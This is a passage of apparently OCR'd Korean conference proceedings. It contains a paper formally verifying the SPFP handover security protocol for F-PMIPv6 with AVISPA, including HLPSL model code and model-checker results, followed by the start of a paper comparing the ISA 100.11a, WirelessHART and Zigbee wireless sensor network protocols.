오늘날 무선 통신 기술이 빠르게 진화함에 따라 사용자에게 무선 네트워크를 지속적이고 효과적으로 제공하는 기술이 요구되었고, 이를 위해 IETF(Internet Engineering Task Force)에서는 2계층의 도움을 받아 무선 단말기의 신속한 핸드오버를 지원하는 F-PMIPv6(Fast Handover for PMIPv6)를 표준화하였다. F-PMIPv6는 예측을 기반으로 신속한 핸드오버를 지원하기 때문에 보안이 중요하다. 따라서, F-PMIPv6를 위한 다수의 보안 기법이 제안되었고, 이들 중 2017년에 제안된 SPFP(Security Protocol for F-PMIPv6)가 보안성과 효율성 측면에서 우수하다. 본 논문에서는 자동화된 정형화 보안 검증 도구인 AVISPA(Automated Validation of Internet Security Protocols and Applications)를 통해 SPFP를 상세히 분석하고 안전성을 증명하였다.

I. 서론

오늘날 무선 통신 기술이 빠르게 진화함에 따라 사용자에게 위치와 움직임에 상관없이 효과적으로 모바일 네트워크 서비스를 제공할 수 있는 기술이 필요하게 되었다. 이에 따라, IETF[1]에서는 IP 기반의 이동성 관리 프로토콜인 MIPv6(Mobile IPv6)[2]와 PMIPv6(Proxy MIPv6)[3]를 표준화하였다. 현재 PMIPv6는 모바일 네트워크 환경에서 널리 사용되고 있으며, 이동성 관리를 위하여 모바일 장치에 별다른 연산이나 자원을 요구하지 않는다는 장점이 있다.

하지만, PMIPv6는 과도한 핸드오버 지연과 패킷손실로 인해 신속한 핸드오버가 요구되는 응용 등을 지원하지 못하므로 그 문제점을 보완하기 위해 F-PMIPv6[4]가 제안되었다. F-PMIPv6는 2계층의 도움을 받아 미리 핸드오버를 예측하기 때문에 보안이 매우 중요한 요소이나 F-PMIPv6에 대한 기존 연구들은 핸드오버에 대한 성능 개선에 치우쳐 있어 보안에 대한 연구가 상대적으로 미비하여 보안위협을 완전히 해결하지 못하였다. 이 문제를 해결하기 위해 최근 SPFP[5]가 제안되었다. SPFP는 상호 인증, 키 교환, 기밀성, 무결성, 악의적인 MAG에 의한 공격에 대한 방어, 도미노 현상 방지, DoS 공격에 대한 내성, 프라이버시 보호와 같은 다양한 보안 기능을 지원한다. 그러나, SPFP의 안전성을

1) This research was supported by the Basic Science Research Program through the National Research Foundation of Korea (NRF) funded by the Ministry of Education (2016R1D1A1B03935619) as well as by the Ministry of Science, ICT and Future Planning under Grant 2014R1A1A1005915.

주장하기 위해서는 수동이 아닌 기계 중심의 자동화된 모델체킹 기법을 활용하여 발생 가능한 복잡한 상황을 면밀히 점검함으로써 그 안전성을 검증하는 강력한 정형화 검증이 필요하다. 이에 본 논문에서는 대표적인 자동화된 모델체킹 보안분석 도구인 AVISPA를 통해 SPFP를 모델링 및 검증하고자 한다.

본 논문의 구성은 다음과 같다. 2장에서 F-PMIPv6의 문제점과 SPFP에 대하여 서술하고, 3장에서 AVISPA[6]를 통하여 SPFP에 대한 정형화 검증을 수행한다. 마지막으로 4장에서 결론을 맺고 본 논문을 마무리한다.

II. SPFP(Security Protocol for F-PMIPv6)

2.1 F-PMIPv6

F-PMIPv6는 PMIPv6의 문제점을 보완하기 위해 등장하였으나, F-PMIPv6 또한 AAA(Authenticatication, Authorization, and Accounting)기반의 사용자 인증으로 인한 성능 저하 문제 개선에만 초점을 두어 보안위협을 해결하지 못하였다. F-PMIPv6의 보안위협은 다음 [표 1]과 같다.

보안공격	효과	대응방안
MN-MAG 사이의 DoS공격	MN이 Router Advertisement메시지를 통해 잘못된 네트워크 정보를 설정하도록 하거나 MAG과 LMA가 의미없는 핸드오버요청으로 점유 당함	메시지 보호
MN-MAG 사이의 방향전환 공격	MN이 다른 MAG으로 이동한다고 거짓 보고하여 패킷을 다른 것으로 전환함	메시지 보호
MN-MAG 사이의 중간자 공격	MN 혹은 MAG의 사칭이 가능	메시지 보호 및 상호인증
LMA-MAG 사이의 악의적인 MAG에 의한 공격	(DeReg)PBU/PBA 메시지가 보호되지만 하나의 MAG이 붕괴될 경우, 이를 통한 다양한 공격이 가능함	MN의 핸드오버 의지가 별도로 검증되어야 함
MAG-MAG 사이의 악의적인 MAG에 의한 공격	HI/HAck메시지가 보호되지만 하나의 MAG이 붕괴될 경우, 이를 통한 다양한 공격이 가능함	MN의 핸드오버 의지가 별도로 검증되어야 함

[표 1] F-PMIPv6의 보안위협

위의 보안위협을 해결하기 위해 TA[7], HOTA[8], SPAM[9] 등의 기존 연구들이 진행되었지만 악의적인 MAG(Mobile Access Gateway)에 의한 공격 혹은 과도한 연산오버헤드 문제를 해결하지 못하였고 이를 해결하기 위해 SPFP가 제안되었다.

2.2 용어정리

SPFP에서 사용되는 용어는 [표 2]와 같다.

용어	설명
HOI	Hand Over Initiate
ATT	Attachment
ID_X	X의 ID
K_{X-Y}	X와 Y사이의 비밀키
Seq_i	MN과 MAG, LMA가 공유하는 i번째 Sequence Number
AID_i	$ID_{MN} \oplus h(K_{MN-MAG} \| Seq_i)$
HM_1	$HMAC(K_{MN-LMA}, ID_{MN} \| ID_{nAP} \| Seq_i)$
HM_2	$HMAC(SK_{i-1}, HOI)$
HM_3	$HMAC(K_{MN-LMA}, ID_{MN} \| ID_{nAP} \| Seq_i \| n1)$
HM_4	$HMAC(K_{MN-MAG}, ATT)$
SK_i	$HMAC(K_{MN-LMA}, n1 \| r2 \| \text{"SK"})$


[표 2] 용어정리

2.3 SPFP 분석

SPFP는 초기인증 단계와 이후의 핸드오버 단계로 구성되며 키 도미노 효과에 취약하지 않도록 하기 위해 MN(Mobile Node)이 AS(Authentication Sever)가 아닌 LMA(Local Mobility Anchor)에게 인증을 받도록 한다. 이를 위해 초기 인증단계에서 MN은 AS와의 Full AAA인증 통해 K_{MN-MAG},과 K_{MN-LMA}를 분배하고 초기인증 단계가 성공하면 핸드오버 단계를 실행하는데 자세한 절차는 [그림 1]과 같으며 설명은 다음과 같다.

(1) MN이 핸드오버를 감지하면 먼저 HM_1, HM_2 그리고 AID_i를 계산한다. 이후 HOI 메시지를 pMAG(previous MAG)에게 전송한다.

(2)-(3) pMAG이 HOI메시지를 수신하면 MN의 핸드오버 컨텍스트 정보를 확인하고 HM_2를 검증한다. 이후 nMAG(new MAG)과 $HI/HAcK$ 메시지 교환을 통해 핸드오버



[그림 1] SPFP의 메시지 교환 절차

컨텍스트 정보를 포워딩한다. 이때 pMAG과 nMAG은 안전한 채널을 통해 통신한다고 가정한다.

(4)-(5) pMAG은 현재 바인딩 등록 정보를 취소하기 위해 *DeReg PBU*메시지를 LMA에게 전송하고 LMA는 Seq_i의 freshness와 HM_1을 검증하고 순서번호를 업데이트한다. 이후 *DeReg PBA* 메시지를 되돌려줌으로써 등록 정보 취소 작업을 마무리한다. 이때, 악의적인 MAG은 HM_1을 계산할 수 없기 때문에 *DeReg PBU* 메시지를 조작할 수 없고 MAG과 LMA사이가 안전한 채널을 통해 통신한다고 가정한다.

(6) 핸드오버 발생 이후 MN는 랜덤난수 *n1*을 생성하고 HM_3과 HM_4를 계산한다. 이후 *ATT* 메시지를 nMAG에게 전송한다.

(7) nMAG은 AID_{i+1}를 통해서 MN의 핸드오버 컨텍스트 정보를 확인하고 Seq_{i+1}와 HM_4가 유효한지 확인한다. 이를 통해 nMAG은 MN을 인증하고 *ATT*메시지가 freshness함을 확인한다. 이후 LMA로 *PBU* 메시지를 전송한다.

(8) LMA는 *PBU* 메시지의 HM_3을 통해 방향 전환공격에 안전함을 확인한다. 이후 랜덤 난수 *n2*를 생성하고 세션키 SK_i를 생성하여 nMAG으로 *PBA* 메시지를 전송한다.

(9) nMAG이 *PBA* 메시지를 수신하면 세션키 SK_i를 획득한다. 이후, $HMAC(SK_i\ RA)$를 계산하고 MN에게 *RA* 메시지를 전송한다. *RA* 메시지를 수신한 MN은 두 개의 난수를 통해 SK_i를 계산하고 $HMAC(SK_i\ RA)$을 검증한다. 검증이 유효하다면 MN은 nMAG과 LMA사이가 성공적으로 인증되었음을 신뢰하며 SK_i의 소유를 근거로 nMAG을 인증한다.

2.4 비교분석

[표 3]은 여러 보안 요구사항을 통해 SPFP와 기존 연구[7-9]를 비교분석한 내용을 나타낸다. 보안 요구사항에 대한 내용은 ①-⑨와 같으며, 이를 통해 SPFP가 다른 기법보다 보안성과 핸드오버 지연에서 우수한 것을 확인하였다.

① 상호인증
② 키 교환

③ 기밀성
④ 무결성
⑤ 악의적인 MAG에 의한 방어
⑥ 키 도미노 효과
⑦ 서비스 거부 공격 방어
⑧ 익명성
⑨ 핸드오버지연(Round Trip Time)

	기존연구			
	TA	HOTA	SPAM	**SPFP**
①	O	O	O	**O**
②	O	O	O	**O**
③	O	O	O	**O**
④	O	O	O	**O**
⑤	X	X	X	**O**
⑥	X	X	X	**O**
⑦	O	O	O	**O**
⑧	X	X	O	**O**
⑨	$1.5RTT_{MN-MAG}$ + $RTT_{MAG-LMA}$	$1.5RTT_{MN-MAG}$ + $RTT_{MAG-LMA}$	$1.5RTT_{MN-MAG}$ + $RTT_{MAG-LMA}$	RTT_{MN-MAG} + $RTT_{MAG-LMA}$

[표 3] 기존 연구와의 비교분석

III. 정형화 검증

본 장에서는 AVISPA를 통하여 모바일 기기의 강력하고 신속한 핸드오버를 지원하는 SPFP를 검증한다.

3.1 AVISPA

AVISPA는 OFMC(On-the-Fly Model Checker), CL-AtSe(Constraint-Logic-based Attack Searcher) 등의 하위 모듈을 통해 프로토콜의 취약점을 분석하고 프로토콜을 검증하는 정형화 도구이다. AVISPA는 정형화 언어인 HLPSL(High-Level Protocol Specification Language)를 통해 프로토콜을 작성한다. 또한, HLPSL를 통해 작성한 명세코드를 보안 프로토콜 표현 도구인 SPAN(Security Protocol Animator)[10]을 통해 시뮬레이션 및 검증할 수 있다.

3.2 정형화 검증

[그림 2]는 HLPSL를 통해 작성한 SPFP에 대한 명세코드의 일부이며 SPFP에 대한 정형화 검증을 위하여 HLPSL 명세코드에는 아래와 같은 검증코드를 포함하였다.

```
role role_MN(
MN, PMAG, NMAG, LMA                                  : agent,
Seq, K_mnlma, K_mnmag, ID_pAP, ID_nAP, N1            : text,
ID_mn, AID_j, HM1, HM2, HM3, HM4, Seq2               : message,
SK1                                                  : symmetric_key,
Xor, H, HMAC, ADD                                    : function,
SND_pMAG, RCV_pMAG, SND_nMAG, RCV_nMAG               : channel(dy)
)played_by MN
def=

    local
        State                                        : nat,
        N2, Signal                                   : text,
        AID_j2, SK_i                                 : message

    init
        State := 0

    transition
        1.   State = 0
             State' := 2
             /\ RCV_pMAG(start) =|>
             /\ Seq' := new()
             /\ AID_j' := Xor(ID_mn.H(K_mnmag.Seq'))
             /\ HM1' := HMAC(K_mnlma.ID_mn.ID_nAP.Seq')
             /\ HM2' := HMAC(SK1.AID_j'.ID_pAP.ID_nAP.Seq'.HM1')
             /\ SND_pMAG(AID_j'.ID_pAP.ID_nAP.Seq'.HM1'.HM2')
             /\ witness(MN, LMA, auth_1, K_mnlma)
             /\ secret(K_mnlma, sec_1, {MN,LMA})
             /\ secret(K_mnlma, sec_2, {MN, PMAG})
             /\ secret(K_mnlma, sec_3, {MN, NMAG})

        7.   State = 2
             State' := 8
             /\ RCV_pMAG(Signal') =|>
             /\ Seq2' := ADD(Seq, 1)
             /\ N1' := new()
             /\ AID_j2' := Xor(ID_mn.H(K_mnmag.Seq2'))
```


[그림 2] SPFP에 대한 HLPSL 명세코드

```
witness(MN, LMA, auth_1, K_mnlma)
witness(MN, LMA, auth_2, N1)
witness(LMA, MN, auth_3, N2)
secret(K_mnlma, sec_1, {MN, LMA})
secret(K_mnlma, sec_2, {MN, PMAG})
secret(K_mnlma, sec_3, {MN, NMAG})
```

위의 검증코드는 각각 MN과 LMA 사이에서 K_mnlma, N1, N2를 통한 인증 과정에 대한 취약점 분석 코드와 MN과 LMA 혹은 PMAG, NMAG 사이에서의 K_mnlma에 대한 기밀성 분석 코드이다.

[그림 3]은 HLPSL를 통해 작성한 [그림 2]의 명세코드를 SPAN을 활용하여 구현한 시뮬레이션 화면이며, [그림 4]와 [그림 5]를 통해서 검증 결과를 확인할 수 있다.

[그림 4]와 [그림 5]는 AVISPA의 하위 모듈 모델체커인 OFMC와 CL-AtSe를 통해 SPFP가 공격에 안전하다는 것을 보여준다.



[그림 3] SPFP 시뮬레이션

```
% OFMC
% Version of 2006/02/13
SUMMARY
  SAFE
DETAILS
  BOUNDED_NUMBER_OF_SESSIONS
PROTOCOL
  /home/span/span/testsuite/results/SPFP_4tier.if
GOAL
  as_specified
BACKEND
  OFMC
COMMENTS
STATISTICS
  parseTime: 0.00s
  searchTime: 2.83s
  visitedNodes: 1331 nodes
  depth: 11 plies
```

[그림 4] OFMC 검증 결과

```
SUMMARY
  SAFE

DETAILS
  BOUNDED_NUMBER_OF_SESSIONS
  TYPED_MODEL

PROTOCOL
  /home/span/span/testsuite/results/SPFP_4tier.if

GOAL
  As Specified

BACKEND
  CL-AtSe

STATISTICS

  Analysed  : 4 states
  Reachable  : 3 states
  Translation: 0.04 seconds
  Computation: 0.00 seconds
```

[그림 5] CL-AtSe 검증 결과

IV. 결론

본 논문에서는 자동화된 모델체킹 기반의 정형화 보안분석 도구인 AVISPA를 통하여 F-PMIPv6의 보안프로토콜 SPFP의 보안성을 면밀히 그리고 체계적으로 검증하였다. 정형화 검증의 핵심과정으로 SPFP는 먼저 HLPSL 언어에 의해 모델화된 후, AVISPA의 하위 모듈에 의한 시뮬레이션 및 보안성 검증을 하였다. 이러한 정형화 검증에 의하면 SPFP는 안전하다는 것이 판명되었다.

[보충자료]

본 논문에서 SPFP에 대한 정형화 검증을 위해 작성된 전체 AVISPA 명세코드를 다음 주소를 통해 제공한다.

http://dx.doi.org/10.13140/RG.2.2.15650.6368

[참고문헌]

[1] IETF, http://ietf.org/ [Last Accessed: 2017. 05. 24]

[2] D. Johnson, C. Perkins, and J. Arkko, “Mobility Support in IPv6,” IETF RFC3775, June 2004.

[3] S. Gundavelli, Ed., K. Leung, V. Devarapalli, K. Chowdhury, and B. Patil, “Proxy

Mobile IPv6," IETF RFC 5213, Aug. 2008.

[4] H. Yokota, K. Chowdhury, R. Koodli, B. Patil, and F. Xia, "Fast Handover for Proxy Mobile IPv6," IETF RFC 5949, Sep. 2010.

[5] I. You, and J. Lee, "SPFP: Ticket-based Secure Handover for Fast Proxy Mobile IPv6 in 5G Networks," Computer Networks, May 2017.

[6] AVISPA Project, http://www.avispa-project.org/ [Last Accessed: 2017. 05. 24]

[7] J.-H. Lee, J.-H. Lee, and T.-M. Chung, "Ticket-Based Authentication Mechanism for Proxy Mobile IPv6 Environment," in Systems and Networks Communications, 2008. ICSNC '08. 3rd International Conference on, Oct 2008, pp. 304 - 309. [Online]. Available: http://dx.doi.org/10.1109/ICSNC.2008.25

[8] J.-H. Lee and J.-M. Bonnin, "HOTA: Handover optimized ticketbased authentication in network-based mobility management," Information Sciences, vol. 230, no. 0, pp. 64 - 77, May 2013. [Online]. Available: http://dx.doi.org/10.1016/j.ins.2012.11.006

[9] M.-C. Chuang, J.-F. Lee, and M.-C. Chen, "SPAM: A Secure Password Authentication Mechanism for Seamless Handover in Proxy Mobile IPv6 Networks," Systems Journal, IEEE, vol. 7, no. 1, pp. 102 - 113, March 2013. [Online]. Available: http://dx.doi.org/10.1109/JSYST.2012.2209276

[10] SPAN, http://people.irisa.fr/Thomas.Genet/span/ [Last Accessed: 2017. 05. 24]

무선 산업 센서 네트워크 프로토콜 분석

권성문,* 손태식**

*아주대학교 컴퓨터공학과

**아주대학교 사이버보안학과

Wireless Industrial Sensor Network Protocol Analysis

Sungmoon Kwon,* Tae-shik Shon**

*Dept. of Computer Engineering, Ajou University.

**Dept. of Cyber Security, Ajou University

요 약

효율적인 관리를 위해 산업 제어 시스템 또한 무선 통신을 활용하는 추세이며 무선 산업 센서 네트워크를 위한 표준으로 ISA 100.11a 표준이 있다. 기타 활용 가능한 Zigbee, WirelessHART와 같은 무선 센서 네트워크 프로토콜과 ISA 100.11a 표준을 비교하며 통신 및 보안 기능을 분석하여 무선 산업 센서 네트워크에서의 적용 방안을 도출한다.

I. 서론

기존 유선 산업자동화 시스템의 경우 새로운 장비의 도입을 위해 복잡한 설치와 많은 비용이 드는데 비해 무선을 도입함으로써 경제적이며 유선이 설치되지 못하는 지역까지 장비의 도입이 가능해졌다. 단, 산업 제어시스템에서 무선을 도입하기 위해서는 모니터링에 가상 중요한 데이터의 신뢰성이 요구되며, 장시간 모니터링을 위한 저전력 소비 또한 요구된다. 이를 해결하기 위한 수단으로 IEEE(Institute of Electrical and Electronics Engineers) 802.15.4 PHY/MAC 계층이 이용 될 수 있으며 IEEE 802.15.4를 이용하는 기존 무선 네트워크 통신 규격의 경우 Zigbee와 WirelessHART가 있다. 이러한 통신 규격이 있음에도 불구하고 국제자동제어 협회(International Society of Automation)에서는 ISA 100.11a라는 무선 산업 제어 네트워크를 위한 통신규격을 개발하였다. 따라서 본 논문은 동일한 IEEE 802.15.4 PHY/MAC을 사용하는 ISA 100.11a, Zigbee, WirelessHART를 비교하며 ISA 100.11a의 통신 및 보안기능을 분석하여 무선 산업 센서 네트워크의 적합성을 분석하며 이를 실제 적용하기 위한 방안을 도출한다.

본 논문은 다음과 같이 구성되어 있다. 2장에서는 ISA 100.11a의 현황에 대해 설명하며, 3장에서는 ISA 100.11a를 분석하여 통신 및 보안에서의 강점을 설명하며, 4장에서 ISA 100.11a와 기타 IEEE 802.15.4 기반 저전력 무선 네트워크 통신 규격을 비교하며 마지막으로 5장에서 결론을 맺는다.

II. ISA 100.11a 현황

ISA 100.11a는 2009년 신뢰성 있는 무선 시스템 구축에 초점을 맞추어 개발되어 첫 표준이 발간되었으며, 이에 대한 개정본이 2011년 발간되어 ANSI(American National Standards Institute)의 승인을 받았으며[1], 2014년에는

IEC(International Electrotechnical Commission)에서 최종 승인을 받아 IEC 62734, “Industrial networks - Wireless communication network and communication - ISA 100.11a”[2]로 발간되었으며 이 버전이 현재 최신 버전이다.

표준 발간 이후 ISA 100 단체에서 꾸준히 실증 관련 워크숍을 개최중이며 ISA 100 공식 홈페이지에서는 Centero, CDS, Murata, Nexcom 등 7개 주요 벤더들의 31개 제품이 소개되어 있다. 이외에도 GE, Honewell, Cisco 등의 주요 산업 제어 시스템 업체에서도 ISA 100.11a를 생산 중이며 세계 다양한 나라에서 다양한 무선 산업 제어 시스템 환경에서 ISA 100.11a를 채택하여 사용 중이다.

III. ISA 100.11a 기술 분석

ISA 100.11a는 산업 자동화에 특화된 표준기술로 IEEE 802.15.4 계층을 통한 저전력 기능과 무선 구간 신뢰성을 지원하는 무선 통신 규격이다. 이를 위해 시스템 관리, 시스템 구성, 보안 규격 등을 정의하며 Fig. 1과 같이 ISA Reference 스택을 기본 골자로 산업제어시스템에서 널리 사용되며 검증된 프로토콜들을 선택하여 ISA 100.11a 네트워크 스택을 구성하였다.

하위 물리 계층부터 설명하자면 물리 계층, 데이터 링크 계층은 IEEE 802.15.4 PHY/MAC을 사용하나 여기에 ISA 100.11a 만의 상위 데이터 링크 계층을 추가하여 TDMA(Time Division Multiple Access) 기반 주파수 호핑을 구현하였다. 이를 통해 효율적인 저전력 통신뿐만 아니라 도청에 의한 보안을 강화하였다. 채널 호핑은 ISA 100.11a에서 옵션이 아닌 보안을 위한 필수적인 사항이며, 2.4GHz 대역에서 총 16개의 채널에 대해 16개의 채널을 모두 사용하는 3개의 패턴과 3개의 채널을 사용하는 slow 채널 호핑을 정의하고 있으며, 이외 유동적으로 채널 호핑 패턴을 정의하여 사용 가능하다. 따라서 ISA 100.11a를 도청하기 위해서는 공격자는 16개의 채널을 모두 도청 가능해야 할 뿐만 아니라, 각 채널의 스케쥴링을 모두 파악해야 하기 때문에 ISA 100.11a는 도청에 강력한 내성이 있다고 볼 수 있다. 바로 위 계층은 6LoWPAN을 사용하며 이를 통해 기본적으로 UDP를 사용하나, TCP/IP 또한 지원은 하고 있는 상태이다. 마지막으로 ISA 100.11a 어플리케이션 계층이 있다.

ISA 100.11a는 주파수 호핑 외에도 다양한 보안적 강점이 있으며 그 중 한 가지가 Fig. 1.에서 표현 되어 있는 다양한 계층에서의 키 사용 및 관리이다. 데이터 링크 계층, 전송 계층의 독립적인 2 계층 보안을 수행하며 각 계층의 키에 대한 정책 데이터를 정의하여 주기적인 업데이트를 수행한다. 데이터 링크의 보안은 hop-by-hop으로 수행되며 각 라우터마다 다른 키를 관리하여 IEEE 802.15.4 표준에 기반 한




Fig. 1. ISA 100.11a Network Stack

보안을 수행한다. 전송 계층의 보안은 UDP(User Datagram Protocol)를 사용하기 때문에 DTLS(Datagram Transport Layer Security)도 지원하나 일반적으로 IEEE 802.15.4의 보안 기법을 각 세션마다 다른 세션 키를 통해 수행하고 있다. 이 세션키는 각 세션별로 발급되며, end-to-end 보안을 수행하게 된다. 이러한 데이터 링크 키와 세션 키는 기기가 네트워크에 참여 할 때 생성하는 마스터키를 통해 생성하게 되어 총 3종류의 보안키가 사용되게 된다.

기본적으로 지원하는 암호화 알고리즘은 AES-128-CCM, ECC-ansit283k1 domain이며, 메시지 무결성 코드 생성을 위해서는 키를 사용하는 해시 기법을 사용하며, MMO(Matyas-Meyer-Oseas) 32에서 128을 지원한다. 보안에 대한 기본 설정 데이터 링크 계층의 MIC(Message Integrity Code)32 사용이다. 이외 TAI(International Atomic Time)에 기반한 타임 스탬프 및 nonce 값을 사용하여 재전송 공격을 방지하고 있으며 IPv4/6, EUI(Extended Unique Identifier)64, IEEE 802.15.4 16bit address 등 다양한 주소 모드를 지원하는 강점이 있다. 키 분배에 있어서는 대칭키/비대칭키를 모두 지원은 하지만 무선 산업 제어시스템의 특성상 각 센서 노드에서 인증서를 사용하기란 쉽지 않다. 그러나 대칭키를 통해 기기가 처음 네트워크에 참여 하는 Provisioning 기능에 대해 고정된 Global 키를 사용하는 방법 외에는 사용자에게 맡기고 있어 이에 대한 보안적인 구현이 필요하다. 또한 마스터 키를 통해 모든 키를 생성하기 때문에, 마스터 키를 생성하기 이전에는 데이터 링크 키를 생성하지 못해 라우터와의 데이터 링크 키가 없어 고정된 Global 키를 사용, hop-by-hop 통신을 사용하지 못하는 문제점이 있어 이에 대한 보완이 필요하다.

IV. 유사 기술 비교

같은 IEEE 802.15.4를 사용하는 유사기술로 Zigbee, WirelessHART가 있다.

WirelessHART(Wireless Highway Addressable Remote Transducer Protocol)는 2010년 IEC에 의해 승인된 표준으로 HART 프로토콜의 확장버전이며 모니터링과 제어에 중점을 두어 설계하였다. 2014년 FieldComm Group으로 통합되어 무선 산업 제어시스템에서 활발히 활용되고 있다.

Zigbee는 2014년 말 Zigbee 3.0으로 단일 표준으로 통합되어 주력 분야는 홈 IoT(Internet of Things)로 산업제어시스템은 특정 profile을 활용하여야 한다.

ISA 100.11a, WirelessHART, Zigbee를 비교한 표는 아래 Table. 1.과 같다. 보안과 관련한 기능에 있어 ISA 100.11a가 다음과 같은 우수성을 보인다. 1) TDMA기반 주파수 호핑 및 time slot을 유동적으로 설정하여 스케쥴링하여 도청에 내성을 가진다. 2) 다중 세션 관리와 세션 별 세션 키를 발급하여 중요한 세션은 더 강력한 보안 통신을 하는 등의 유동적인 관리가 가능하다. 3) 대칭키/비대칭키를 지원하여 인증서를 통한 안전한 Provisioning 기능을 제공하여 마스터 키 생성에 있어 보안성을 제공한다.

Table. 1. Wireless Techniques Comparision

	ISA 100.11a	Wireless HART	Zigbee
Wireless Technique	IEEE 802.15.4		
Channel Access Method	TDMA/ CSMA/ Frequency Hopping	TDMA	TDMA (Partial) /CSMA
Encryption	AES-CCM* EEC	AES-CCM*	AES-CCM*
Key Types	Join Master Data Link Session	Master Network Link	Master Network Link
Provision Method	Out of Band Over the Air Certificate Pre-install	Out of Band Pre-install Hand-held	Over the Air Pre-install

V. 결론

ISA 100.11a는 산업 자동화에 특화된 무선 센서 네트워크 통신 규격으로 동일 대역의 기

